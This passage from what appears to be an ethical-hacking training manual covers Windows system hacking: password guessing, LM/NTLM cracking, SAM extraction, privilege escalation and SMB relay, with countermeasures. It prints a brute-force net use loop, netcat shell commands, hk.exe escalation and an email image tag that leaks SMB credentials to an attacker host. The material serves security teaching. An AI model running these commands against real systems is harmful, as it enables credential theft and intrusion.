- NetBIOS and SNMP enumerations can be disguised using tools such as snmputil, nat etc.
- Zone transfers are used to retrieve information from windows networks. Often domain sensitive information may be retrieved which makes it easier for the cracker.
- Tools such as user2sid, sid2user and userinfo can be used to identify vulnerable user accounts.

Module 5: System Hacking

Overview

Module Objective

- Understand the following
 - Remote password guessing
 - Eavesdropping
 - Denial of Service
 - Buffer overflows
 - Privilege escalation
 - Password cracking
 - keystroke loggers
 - sniffers
 - Remote control and backdoors
 - Port re direction
 - Covering tracks
 - Hiding files
-

Module Objectives

In the preceding modules we have explored the reconnaissance phase, the scanning phase and the enumeration phase. We have noted the progressive intrusion that an attacker makes towards his target system(s). In this module we will explore the various means with which an attacker penetrates the system. Readers should bear in mind that this does not indicate a culmination of the attack. In the following modules we will be exploring certain means and methods of attack in greater detail.

On completion of this module, the reader will be familiar with:

- aspects of remote password guessing,
- role of eavesdropping,
- overview of denial of service (covered in detail in module 8),
- buffer overflows (covered in detail in module 20),
- implications of privilege escalation,
- various methods of password cracking,
- role of keystroke loggers,
- use of sniffers (covered in detail in module 7),
- deployment of remote control and backdoors (covered in detail in module 6),
- re direction of ports,
- methods used by attackers to cover their tracks on the target system and
- how they use the compromised system to hide sensitive information files.

Administrator Password Guessing

- Assuming that NetBIOS TCP139 port is open, the most effective method of breaking into NT/2000 is password guessing.
 - Attempting to connect to an enumerated share (IPC\$, or C\$) and trying username/password.
 - Default Admin\$, C\$, %Systemdrive% shares are good starting point.
-

We had discussed about reconnaissance phase where an attacker tries to gain as much information as possible about a target system. The more information an attacker

has, the greater his chances of success in a password attack.

The starting point can be as simple as searching the company's web site for user names and system hardware. It can later expand to include social engineering and dumpster diving. There is a possibility that the attacker may get a password with these attacks, but more often, he is likely to get information about the company and employee names that will help in future password guessing.

Note We had pointed out in the previous module that null sessions conducted during enumeration are counted among the first signs of intrusion that an attacker makes on the target system. Logically, this also forms the basis for further probing on behalf of the attacker. He will try to enumerate shares and attempt to guess passwords to enable access to the share. As seen in the last module, the tools such as userinfo.exe, enum, sid he can narrow his strategies to selective usernames and passwords.

Threat One common security lapse seen is to leave in the built-in Administrator account with a null password. Password guessing appeals to the attacker because complicated passwords are difficult to remember and hence users tend to choose easiest password possible. It is often seen that users choose something that is easy to remember like birthday, pet's name, kid's name etc. Examples of these common user/password combinations can be downloaded all over the Internet.

Attack Methods One can categorize password guessing attacks by the amount of interaction they require with an authentication system. They are considered to be *on-line* attacks when the perpetrator must make use of an authentication system to check each guess of a password. On the other hand, *offline* attacks sees an attacker obtaining information (e.g. password hash) that will allow him to check password guesses on his own, without any further access to the system. On-line attacks are generally considered slower than off-line ones.

Performing automated password guessing

- Performing automated password guessing is easy-simple loop using the NT/2000 shell for command based on the standard NET USE syntax.
 1. Create a simple username and password file.
 2. Pipe this file into FOR command

```
C:\> FOR /F "token=1, 2*" %i in (credentials.txt)  
do net use \\target\IPC$ %i /u: %j
```

credentials.txt	
username	password
password	administrator
xycdf	john
babe_me	rebecca
freak_you	Rumsfield
..	..

Note If the attacker fails in a manual attack, he can choose to automate the process. There are several free programs, which can assist him in this effort. Legion, Jack the Ripper, NetBIOS Auditing Tool (NAT), and LophtCrack (LC4) are some of them.


The simplest of these automation methods take advantage of the net command. This involves a simple loop using the NT/2000 shell for command. All the attacker has to do is to create a simple username and password file. He can then pipe this file into FOR command.

```
C:\> FOR /F "token=1, 2*" %i in (credentials.txt)
do net use \\target\IPC$ %i /u: %j
```

Attack Methods Automated password attacks can be divided into two basic categories, dictionary attacks and brute force attacks.

- A simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as LophtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is.
- The brute force method is the most inclusive - though slow. Usually, it tries every possible letter and number combination in its automated exploration.
- A hybrid approach is one which combines features of both the methods mentioned above. It usually starts with a dictionary and then tries combinations such as two words together or a word and numbers.

Tool: Legion



- Legion automates the password guessing in NetBIOS sessions. Legion will scan multiple Class C IP address ranges for Windows shares and also offers a manual dictionary attack tool.


Tools Legion automates the locating and connecting of Windows-based shares. The software depends on the user not protecting their shares with passwords before connecting to the Internet. The software also has a brute-force password cracking plug-in that can be used to find passwords for shares that are protected (Commercial version).

Other software that bears functional similarity with Legion includes SMBscanner, Cerberus Information Security, NBTdump, Cain 2.0, GNIT NT Vulnerability Scanner, Share Finder and Cain & Abel. In UNIX, it has a variant in NFS exports and the Macintosh platform has Web sharing or AppleShare/IP as variant.

The protocol exploited is NetBIOS (Network Basic Input/Output System - is a program that allows applications on different computers to communicate within a local area network). NetBIOS is used in Ethernet, token ring, and Windows NT networks.

Legion polls wide range of IP addresses to check for availability of shared folders. The application broadcasts a NetBIOS request across the LAN to find all computers that have NetBIOS services. The application then searches each polled computer for available shares, and displays the results. Once these shares are known, there is little to do on the administrator's part to detect or deter brute force password guessing. The commercial version of Legion has an option to brute force crack any shares that were identified as shared, but password protected. The vulnerable system can have its drive mapped to the attacker's system and he can use this point of access for further nefarious activities such as installing Trojans, stealing information and even corrupting the system - thereby resulting in a denial of service. The most obvious countermeasure is to make sure that File and Print Sharing is disabled. If this is required, it must be password protected and allowed only to specific IP addresses because DNS names can be spoofed. The system must also restrict null sessions.

Hacking tool: NTInfoScan (now CIS)



- NTInfoScan is a security scanner for NT 4.0 is a vulnerability scanner that produces an HTML based report of security issues found on the target system and further information.
-

Tools NTInfoScan (now Cerberus internet scanner) is a vulnerability scanner designed by David Litchfield specifically to address the security concerns of Windows NT 4.0 operating system. It still works with Windows 2000 and The HTML based report highlights the security issues found on the target system along with further information. NTInfoScan is currently at version 5. It tests a number of services such as ftp, telnet, web service, for security problems. Added to this NTInfoScan will check NetBIOS for share security and User account security. While this tool helps secure default windows installations, it can be used for diabolic purposes too. This holds good for many security tools — because it is left to the user to decide what he wants to achieve with a particular tool. Here, an attacker can find out more about a target system such as services running, software banners, vulnerabilities that can be exploited, user information, shares available etc.



The above screenshot displays the depth of information the tool can deliver. Incidentally, the target system was running UNIX and CIS could pick out vulnerabilities and the nature of attack possible on the system.

Password guessing Countermeasures

- Block access to TCP and UDP ports 135–139.
 - Disable bindings to Wins client on any adapter.
 - Use complex passwords
 - Log failed logon attempts in Event viewer - Security log full event 529 or 539 - Logon/Logoff
-

Countermeasure The first countermeasure against password guessing should rightly address the ports used by the NETBIOS protocol - namely TCP and UDP port 135-139 - to unauthorized access. Disable bindings to Wins client on any adapter. Apart from what the administrator can do, users need to be made aware of their contribution to the situation. Users can thwart password guessing to a great extent by choosing complex password. This can include letters, numerals and symbols.


However, the prime deterrent in choosing complex passwords is that they are often hard to remember. Users would not like to be locked out of their systems obviously. A best practice is to choose the first letter of every word in a phrase - such as 'Serena Williams holds four Grand Slam titles', resulting in a password 'SWhfGSt'. Windows can enforce choosing complex passwords. Users must be made to change their passwords at regular intervals or as often as they choose within an interval.

Countermeasure Network and Web server logs can hold the trace evidence of computer system attacks. Server log entries can reveal whether systems have been attacked, how they were attacked, and whether the attacks were successful. The purpose of log analysis is to look for unusual events that occur on the network, patterns of abnormal behavior such as unauthorized log-ins, long log entries, and repeated unsuccessful attempts to access systems. Especially take note of failed logon attempts, events registered with identifiers 529 or 539 and the logging patterns that fall out of the ordinary for regular users.

There are many log-analysis tools available that report network events, ranging from commercial products such as Event Reporter to free programs such as Backlog and NT Syslog. Moreover, log-parsing programs such as Logsurfer, Swatch, and several application-specific tools monitor system logs for attack signatures.

Monitoring Event Viewer Logs

- Logging is of no use if no one ever analyzes the logs
- VisualLast from www.foundstone.com formats the event logs visually



We have seen password countermeasures, now let us take a look at some of the tools. One such tool assisting network administrators is VisualLast from foundstone. VisualLast gives a network administrator insight into the event logs to assess the activity of their distributed network in a more accurate and efficient manner.

Tools VisualLast is considered as the advanced version of NTLlast with a number of additional and sophisticated features. The program is designed to allow network administrators to view and report individual users log on and log off times and these events can be searched by time frames. This is an invaluable feature to security analysts looking for intrusion details.


The program is visually intuitive and the software is multithreaded so that the interface remains responsive while scanning events. This does not lock out the user while waiting for long searches to complete. Scan settings can be saved to a file and dragged/dropped from explorer directly onto VisualLast to help automate the work.

In addition, multiple splitter bars may be used to arrange columns to personal taste. This greatly aids examining long lists. Detailed result findings can be printed in tabular form and CSV file support is also available so that the user can import his findings into Microsoft Excel for further analysis. Now any network administrator can quickly test for analysis or intrusion and save their work for documentation.

To add to its functionality, VisualLast can distinguish between local console logons and remote network logons and can even filter and display Microsoft Internet Information Server (IIS) logons.

Password Sniffing

Password guessing is hard work. Why not just sniff credentials off the wire as users log in to a server and then replay them to gain access?



Attack Methods

If password guessing is not possible, the attacker can try to obtain the same by adopting sniffing techniques. Password sniffing is one of the popular methods adopted over local area networks as detecting sniffers can be difficult and likely to be more stealth in nature.

Concept Most networks use the broadcast technology; which means that every message emanating from any computer on the network can be captured by every other computer on the network. Normally, the message is not taken by other computers as the intended recipient's mac address does not match their mac address. Therefore, all the computers except the recipient of the message will notice that the message is not meant for them, and ignore it. However, if a system has a sniffer program running on it, it can scan all the messages which traverse the network looking for passwords and other sensitive information. For instance, if a user logs into a computer across the network, and the attacker's system is running a sniffer program, the attacker can sniff out the login information such as user name and its corresponding password. This will make it easy for the attacker to login to the target system as an authentic user and compromise it further. This technique is called password sniffing.

This is a serious threat to users — such as remote users - who login to computers from remote sites. Therefore, the password security of a remote user is as good as the network he/she uses to access the remote computer.

Countermeasure Apart from encryption (secure password authentication), one way to defend against password sniffing is to use one-time-passwords. A one-time-password is a password which is only good for one use. However, the former is advocated as a more reliable countermeasure.

Hacking Tool: LOphcrack

- LC4 is a password auditing and recovery package distributed by @stake software. SMB packet capture listens to the local network segment and

captures individual login sessions.

- With LOphcrack password cracking engine anyone can sniff the ire for extended periods is most guaranteed to obtain Administrator status in matter of days.



Tools LOphcrack was developed in the mid 90's by LOp ht Heavy Industries to reveal the security flaws inherent in the Windows password authentication system. Later, @stake acquired the rights to the software and currently offers it as LC4. LC4 is available on a 15-day trial period with the brute-force capability disabled. In Module four, we had seen the windows authentication system. A brief recap is given here to understand the exploit carried out by LOphcrack / LC4.


Concept Windows operating systems based on the LAN Manager networking protocols use an authentication system that consists of transmitting a hashed twenty four byte password across the network from client to server in a challenge/response format. The hashed password from the client is compared with the hash of the same password in the server's database. A match results in authentication. However, the problem lay in the weak hash algorithm and the conversion of the hash into uppercase (thereby eliminating case sensitivity). The algorithm divided the password into seven-character segments and hashed them individually. This allowed the attacker to restrict the password cracking to seven letters and also easier. The weakness of the password hash, coupled with the transmission of the hash across the network in the challenge/response format, made LM-based systems highly susceptible to password interception and brute-force attack by LOphcrack.

Threat In Windows NT however, case sensitivity was included to strengthen the password, but coupling LM authentication with the NTLM authentication scheme to facilitate backward compatibility with LAN Manager-based

systems, resulted in both hashes being sent across the network for authentication and being stored in the password databases. This resulted in LOphcrack capturing and cracking the much simpler LM password and then applying the results of that broken hash to the NTLM hash to determine any differences.

Note The NT service pack four offered system administrators the option to modify or remove the LM hash from the challenge/response transmission by editing the LMCompatibilityLevel parameter in the system registry. The LMCompatibility level can range from 0 to 5. The lower levels allow for the existence of both NT and LM-based systems. The higher levels completely remove backward compatibility for LM-based machines.


Moreover, it offered the possibility of deploying a 56-bit or 128-bit encryption to both LM and NTLM challenge/response pairs. These LMv2 and NTLMv2 encrypted pairs are quite strong and, although they can be captured from the network by LC4, they are essentially immune to either its dictionary or brute-force attacks. With the advent of Windows 2000/XP, Kerberos was introduced as the primary authentication method. Kerberos sends 56 or 128-bit encrypted session keys across the network, rather than the password hashes themselves. This is detailed more in module four. Here, no challenge/response pairs are sent across the network in W2k, so LC4's network SMB sniffer will capture nothing. However, in a heterogeneous network with NT and/or LM-based machines, the sniffer can capture traffic.



The above screenshot shows LC4's password audit wizard where one can specify the type of password cracking to be adopted and the audit methodology.

Hacking Tool: KerbCrack

- KerbCrack consists of two programs, kerbsniff and kerbcrack. The sniffer listens on the network and captures Windows 2000/XP Kerberos logins. The cracker can be used to find the passwords from the capture file using a bruteforce attack or a dictionary attack.



Tools KerbCrack consists of two programs, kerbsniff and kerocrack. The sniffer listens on the network and captures Windows 2000/XP Kerberos logins. The cracker can be used to find the passwords from the capture file using a brute force attack or a dictionary attack.

Note Internet Explorer 5.0 and later versions support Kerberos authentication by way of a Negotiate WWW-Authenticate header that is sent by IIS paired with the classic NTLM WWW-Authenticate header. In effect, Internet Explorer sends both NTLM and Kerberos authorization data back to IIS, allowing it to pick the one it prefers to use. KerbCrack highlights the need to use IPSec in conjunction with Kerberos.

KerbCrack demonstrates the possibility of obtaining user passwords by simply listening to the initial Kerberos logon exchange. We had seen in our discussion on LC4 how Kerberos was introduced as a means to secure passwords. Let us explore how this can also be vulnerable to brute force attacks.

In general, encryption protocols such as Kerberos can be circumvented under the following four scenarios:

- The attacker is able to steal the encrypted key — by any means possible.
 - The attacker finds a flaw in the implementation of the protocol - attributable to the vendor.
 - The attacker finds a flaw in the protocol itself — which is highly unlikely.
 - The attacker tries all possible keys in a brute-force approach. This is a possibility.

This is the approach that Arne Vidstrom's KerbCrack adopts towards extracting passwords by brute-force. The only consolation one can derive in the context of this attack is that it may take an infeasible long time to go through the entire key-space and try all possible combinations.

Privilege Escalation

- If an attacker gains access to the network using non-admin user account, the next step is to gain higher privilege to that of an administrator.

- This is called privilege escalation



Concept Once an intruder has access to a remote system with a valid username and password, the attacker will attempt to increase his privileges by escalating the used account to that having increased privileges - such as that of an administrator. For example, if the attacker has access to a W2K SP1 server, he can run a tool such as ERunAs2X.exe to escalate his privileges to that of SYSTEM by using "nc.exe -l -p 50000 -d -e cmd.exe". Note this can also be used remotely.

The degree of the escalation depends on which privileges the attacker is authorized to hold and which privileges can be obtained in a successful attack. The best countermeasure is to ensure that users have least possible privileges — or just enough privileges to use their system effectively. It is often the flaw in programming code that allows such escalation of privileges.

For instance the named pipes prediction flaw in Windows 2000 allows interactively logged on users to impersonate the SYSTEM account and execute arbitrary programs with those privileges. By reading the Registry key HKLM\SYSTEM\CurrentControlSet\Control\ServiceCurrent, an attacker can anticipate the next Named Pipe and create the pipe before the SCM creates a pipe with the same name. When a new service is started, it connects to this malicious pipe. By instructing the SCM to start an arbitrary service that runs as a highly privilege, (such as Clip Book which runs as SYSTEM) the SCM connects the service to the malicious pipe. Run c:\>PipeUpAdmin. The program then adds the user to the local Administrator's group. The attacker can conclude his privilege escalation by logging out and then logging in.

Countermeasure General privilege escalation countermeasures include restricting interactive logons and access to systems programs that users do not require such as cmd.exe, auditing account logon events success, failure; privilege use success, failure and system events success, failure.

Tool: GetAdmin

- GetAdmin.exe is a small program that adds a user to the local administrators group.
 - It uses low-level NT kernel routine to set a globalflag allowing access to any running process.
 - You need to logon to the server console to execute the program.
 - The GetAdmin.exe is run from the command line or from a browser.
 - This only works with Nt 4.0 Service pack 3.
-

Tools GetAdmin is one tool that gained popularity as a privilege escalation tool. On a Windows NT machine, GetAdmin allows a user to attach to any process running on the system, including any process running in the system's security context, such as WinLogon. This is made possible because the tool exploits a vulnerability in a low-level kernel routine that causes a global flag to be set. This allows function calls to NtOpenProcessToken to succeed regardless of the current user's permissions. Once the process is attached, a thread can be started in the security context of the process.

Attack Methods On an NT machine GetAdmin attaches to the WinLogon process, which runs in the system's security context, and makes standard API calls that will add the specified user to the administrators group. This is a classic instance of privilege escalation. Though Microsoft issued a hotfix, any user who has been granted the rights to "Debug Programs" will always be able to run the program successfully. This is possible because the "Debug Programs" right allows a user to attach to any process. The "Debug Programs" right is initially granted to Administrators and ideally should be only granted to fully trusted users.

Similarly, if Getadmin.exe is run by a user who is already a member of the administrators local group, it will continue to work (even after applying the hotfix). This is possible because members of the administrators group always have the rights to make the calls GetAdmin needs in order to succeed. Getadmin.exe cannot be used remotely and must be executed locally. It works for accounts on a workstation or member server and for domain accounts on a primary domain controller (PDC). However, the tool does not function on a backup domain controller (BDC) because the account database on a BDC is read only. Therefore the only way to use GetAdmin to modify a domain account database is to log on a primary domain controller and run the utility locally on the PDC.

Tool: hk.exe

The hk.exe utility exposes a Local Procedure Call flaw in NT.

- A non-admin user can be escalated to administrators group using hk.exe

```
C:\>net localgroup administrators peter /add  
Access Denied
```

```
c:\>hk net localgroup administrators peter /add  
lsass pid & tid are: 47 -48  
NtImpersonateClientOfPort succeeded
```

Note Before we begin our discussion on this tool, let us take a look at a few terms here. A thread is a part of a process. A token is a security attribute that defines what security level a thread can run.

Tools As seen in the discussion on privilege escalation, hk.exe takes advantage of the vulnerability in the API call to NT_Impersonate and allows the user to get the token of a kernel thread (LSASS or equivalent). The tool is a command line executable, and the user needs to just key in hk followed by any command he would want to run if he had NT Authority/System level privileges. Note that this is above the Administrator account privileges.

```
nc -1-p 23  
nc -d -e cmd.exe 192.168.xx.xx 23 (Done on the active netcat running on the webserver)  
hk2 nc -d -e cmd.exe 192.168.xx.xx 23  
lsass pid & tid are: 50 - 53
```

The NtImpersonateClientOfPort succeeds because of the nature by which port communication takes place between the client system and the server. During a conversation, although the server receives a new handle from NtAcceptConnectPort for each client that connects, it usually does not use that handle when communicating with its clients. Instead, it uses the original handle it got from the NtCreatePort call.

The kernel identifies the client by using the pid, tid, and mid from the message. Though a patch has been issued by Microsoft for NT and a new API NtSecureConnectPort on W2K allows a client to verify that the port's server is running with a particular SID, this tool is still seen in the wild.

Manual Password Cracking Algorithm

- Find a valid user
- Create a list of possible passwords
- Rank the passwords from high probability to low

- Key in each password
- If the system allows you in - Success
- Else try till success



Note In its simplest form, password cracking can be automated using a simple FOR loop. In the example below, an attacker creates a simple text file with usernames and passwords that are iterated using the FOR loop.

A text file is created to serve as a dictionary from which the main FOR loop will draw usernames and passwords as it iterates through each line:

```
[file: credentials.txt]
administrator ""
administrator password
administrator administrator
[Etc.]
```

From a directory that can access the text file the following command is typed:

```
c:\>FOR /F "tokens=1,2*" %i in (credentials.txt)^
More? do net use \\victim.com\IPC$ %j /u:victim.com\%i^
More? 2 >> nul^
More? && echo %time% %date% >> outfile.txt^
More? && echo \\victim.com acct: %i pass: %j >> outfile.txt
c:\>type outfile.txt
```

Threat If there has been a successfully guessed username and password from credentials.txt, outfile.txt will exist and contain the correct user name and password. The attacker's system will also have an open session with the victim server.

Automatic Password Cracking Algorithm

- Find a valid user
- Find encryption algorithm used

- Obtain encrypted passwords
- Create list of possible passwords
- Encrypt each word
- See if there is a match for each user ID
- Repeat steps 1 through 6



Note As security awareness increased, most systems began running the passwords through some type of algorithm to generate a hash. This hash is usually more than just rearranging the original password. It is usually a one-way hash. The one-way hash is a string of characters that cannot be reversed into its original text.

Threat However, the vulnerability does not arise from the hashing process but from the storage. Most systems do not "decrypt" the stored password during authentication, but store the one-way hash. During the login process, the password entered is run through the algorithm generating a one-way hash and compared to the hash stored on the system. If they are the same, it is assumed the proper password was supplied. Therefore all that an attacker has to do in order to crack a password is to get a copy of the one-way hash stored on the server, and then use the algorithm to generate his own hash until he gets a match. Most systems - Microsoft, UNIX, and Netware have publicly announced their hashing algorithm.

Attack Methods However secure this be, attackers can use a combination of attack methods to reduce the time involved in cracking a password. This is where automated password crackers come into action. There are freeware password crackers available on the Internet for NT, Netware, and UNIX. Not to be forgotten that there are password lists that can be fed to these crackers to carry out a dictionary attack.

At its simplest form, automation involves finding a valid user, the particular encryption algorithm being used, obtaining encrypted passwords, creating a list of all possible passwords, encrypting each word and checking for a match for each user ID known. This process is repeated till the desired results are obtained or all options are exhausted.

Password Types

- Passwords that contain only letters.
 - Passwords that contain only numbers.
 - Passwords that contain only special characters.
 - Passwords that contain letters and numbers.
 - Passwords that contain only letters and special characters.
 - Passwords that contain only special characters and numbers.
 - Passwords that contain letters, special characters and numbers.
-

Note Passwords can be categorized into various types based on their composition. Let us take a look at these types to enhance our understanding of password cracking.

- Passwords that contain only letters: As rightly inferred, these contain just alphabets and are the easiest to crack. Example: "secret"
- Passwords that contain only numbers: These passwords consist purely of numerals. Example: "12354"
- Passwords that contain only special characters: These passwords consist of only special characters. They are easy to crack in accordance with their decreasing length. Example: "*%\$%@"
- Passwords that contain letters and numbers: These passwords were the first step towards secure passwords. They are relatively harder to crack than passwords with just letters or numerals. Examples: "a3rf5"
- Passwords that contain only letters and special characters and passwords that contain only special characters and numbers are quite similar to the preceding one. Examples: "df%g\$i", "39*&4"
- Passwords that contain letters, special characters and numbers are considered to be the most secure as the combination can be difficult to crack. Given an appropriate length, they can be considered to be safe and if encrypted well, safe on the network as well. Example: "a#d5y8%"

Types of Password Attacks



- Dictionary attack
 - Brute force attack
 - Hybrid attack
 - Social engineering
 - Shoulder surfing
 - Dumpster diving
-

Note Password attacks can be categorized into three types broadly — dictionary attack, brute force attack and hybrid attack. We had mentioned this briefly at the beginning of this module.

A dictionary password cracker involves taking a list of words, and encrypting them one at a time to see if on encryption, they match the one way hash from the system. If the hashes are equal, the password is considered cracked, and the word tried from the dictionary list is the password. Sometimes these dictionary crackers can maneuver each word in the wordlist by using suitable filters. These rules/filters allow attackers to explore possible alphanumeric words such as "gr8" for "great" and other variations to derive the most from the word list. Alternatively the attacker can choose to pre-treat the wordlist. A good example of a wordlist manipulation tool that allows all kinds of ways to filter, expand, and alter wordlists is Therion's password utility for DOS.

A brute force cracker simply tries all possible passwords until it gets the password. From a cracker's perspective, this is a lengthy process. However, given enough time and CPU power the password eventually gets cracked. Most modern brute force crackers allow a number of options to be specified, such as maximum password length or characters to brute force with.

Attack Methods	What an attacker would choose depends on his motive, available resources and the nature of the target system. If he has remotely retrieved the password file to a system he would just need to get into the system. In that context a dictionary attack would appeal as he has
-----------------------	--

the user names and password hashes already. On the other hand, if the attacker has basic access - such as an insider — he might want to be more specific regarding the user account or privilege. In this context, a brute force attack would appeal. He might also combine both the methods to launch a hybrid attack.

Cracking NT/2000 passwords

- SAM file in Windows NT/2000 contains the usernames and encrypted passwords. The SAM file is located at %systemroot%\system32\config directory
 - The file is locked when the OS is running.
 - Booting to an alternate OS
NTFSDOS (www.sysinternals.com) will mount any NTFS partition as a logical drive.
 - Backup SAM from the Repair directory
Whenever rdisk /s is run, a compressed copy of the SAM called SAM._ is created in %systemroot%\repair. Expand this file using c:\>expand sam._sam
 - Extract the hashes from the SAM
Use Lophtcrack to hash the passwords.
-

Concept Let us take a look at how Windows NT / 2000 passwords are cracked. The location of passwords here is the location of the security database, which can be found at the following path:
\\WINNT\SYSTEM32\CONFIG\SAM

This file is usually locked when the system is in use. However, once the system is not used by any system components, it is world readable by default. Attackers are particularly vigilant to detect any possible SAM.SAV files which could be readable, as these can be used for obtaining password info.


Attack Methods	There are tools such as NTFSDOS that are capable of mounting any NTFS partition as a logical drive. NTFSDOS.EXE is a read-only network file system driver for DOS/Windows that is able to recognize and mount NTFS drives for transparent access. It makes NTFS drives appear indistinguishable from standard FAT drives, providing the ability to navigate, view and execute programs on them from DOS or from Windows.
-----------------------	--

Not all is lost if the system is in use and the SAM file is locked. If a system administrator has casually forgotten to rename the administrator account or change the initial password, the attacker might be in luck because during the installation of NT/2000 a copy of the password database is put in \\WINNT\\REPAIR.

What happens if the system administrator has updated their repair disk? The attacker can then look for a copy of the repair disks and extract the password database from the SAM._ file in the ERD directory. He can then use a couple of different utilities for dumping the password hashes out, like pwdump or even run Lophtcrack (which has pwdump code built in) to extract the passwords. SAMDUMP.EXE can be used to extract the user information out of it.

Redirecting SMB Logon to the Attacker

- Eavesdropping on LM responses becomes much easier if the attacker can trick the victim to attempt Windows authentication of the attacker's choice.
- Basic trick is to send an email message to the victim with an embedded hyperlink to a fraudulent SMB server.
- When the hyperlink is clicked, the user unwittingly sends his credentials over the network.



Concept SMB stands for Server Message Block, and is a protocol for sharing files, printers, serial ports, and communications abstractions such as named pipes and mail slots between computers. SMB is a client server, request-response protocol. Normally after clients have connected to servers using TCP/IP, NetBEUI or IPX/SPX, they can send commands (SMBs) to the server that allow them to access shares, open files, read and write files, and other file operations. The vulnerability is that in the case of SMB,

these things are done over the network. SMB has been seen used over TCP/IP, NetBEUI and IPX/SPX, NetBIOS etc.

The SMB model defines two levels of security: Primarily protection is applied at the share level on a server. Each share can have a password, and a client only needs that password to access all files under that share. This was the first security model that SMB had. The second security level is at the user level. Protection is applied to individual files in each share and is based on user access rights. Every client desiring to access resources must log in to the server and authenticate itself. Once authenticated, the client is given a UID which is to be presented on all subsequent accesses to the server. This model has been available since LAN Manager 1.0.

Attack Methods	While SMB password guessing is still the most effective method for gaining access to Windows systems, an unsuccessful attacker might attempt to eavesdrop on SMB logon exchanges / authentication using sniffing techniques. This may be directly off the network using tools such as Lophtcrack SMBCapture. SMBCapture is capable of sniffing Windows NT/2000 challenge-response authentication traffic off the network and feeding it into the Lophtcrack cracking engine.
-----------------------	--

However, switched networks require a different attack methodology. Here, the attacker will attempt to redirect the SMB logon to obtain the authentication credentials. To do this, a user must be tricked into connecting to an SMB server of the attacker's choice. This may be achieved by sending an email to the victim with an embedded hyperlink to a fraudulent SMB server. The victim unwittingly sends his SMB credentials over the network if he chooses to follow the hyperlink. Windows automatically tries to log in as the current user if no other authentication information is explicitly supplied.

As an example, the following code submitted in the email and embedded in html brackets will show nothing in the email but, when the null gif is loaded by the victim's Internet Explorer, the victim will automatically initiate an SMB session with attacker_server.

img src=file://attacker_server/null.gif height=1 width=1. SMBCapture will be listening on the attacker_server or its local segment and the LM challenge-response will be extracted. It is also possible to use ARP redirection/cache poisoning to redirect client traffic to a designated system.

Countermeasure Countermeasures include:

- Using Windows 2000 Kerberos authentication only in a native, single forest environment network (no legacy clients) with all applications supporting Kerberos;
- Ensuring physical security best practices; Ensuring that network access points are inaccessible to passersby;

- Setting LAN Manager Authentication Level to "Send NTLM responses only". The NTLM response is not susceptible to SMBCapture attack; SMBCapture will maintain it is capturing but, when sent to Lophtcrack, the hashes will not crack within a reasonable time frame.

Hacking Tool: SMB Relay

- SMBRelay is essentially a SMB server that can capture usernames and password hashes from incoming SMB traffic.
 - It can also perform man-in-the-middle (MITM) attacks.
 - You must disable NetBIOS over TCP/IP and block ports 139 and 445.
 - Start the SMBRelay server and listen for SMB packets:
c:\>smbrelay /e
c:\>smbrelay /IL 2 /IR 2
 - An attacker can access the client machine by simply connecting to it via relay address using: c: \> net use * \\<capture_ip>\c\$
-

Tools SMBRelay by Sir Dystic of the Cult of Dead Cow is essentially a SMB server that receives a connection on port 139, connects back to the connecting computer's port 139 or to another target server, and relays the packets between the client and server of the connecting Windows machine, as well as making modifications to these packets when necessary.

Concept SMBRelay functions first as a data relay between the client and host, sending on all but the authentication data. Then the attacker disconnects the client and binds the host to a new IP relay address that the attacker can log on to, all the while maintaining the original client's host privileges. At the same time NTLM password hashes exchanged by the client and host are collected and saved to a text file.

Once the attacker has used SMBRelay to connect and authenticate, SMBRelay will disconnect from the target client and binds a new IP address to port 139. This IP address is the relay address. This relay address can be connected to using the 'net use' command and then be used by all networking components available to the Windows machine. The windows box is now ready to relays all SMB traffic, with the exclusion of negotiation and authentication traffic.

The attacker can disconnect from and reconnect to the new IP address as long as the target host stays connected. As SMBRelay is multi-threaded and capable of handling multiple connections simultaneously, it will create new IP addresses sequentially,

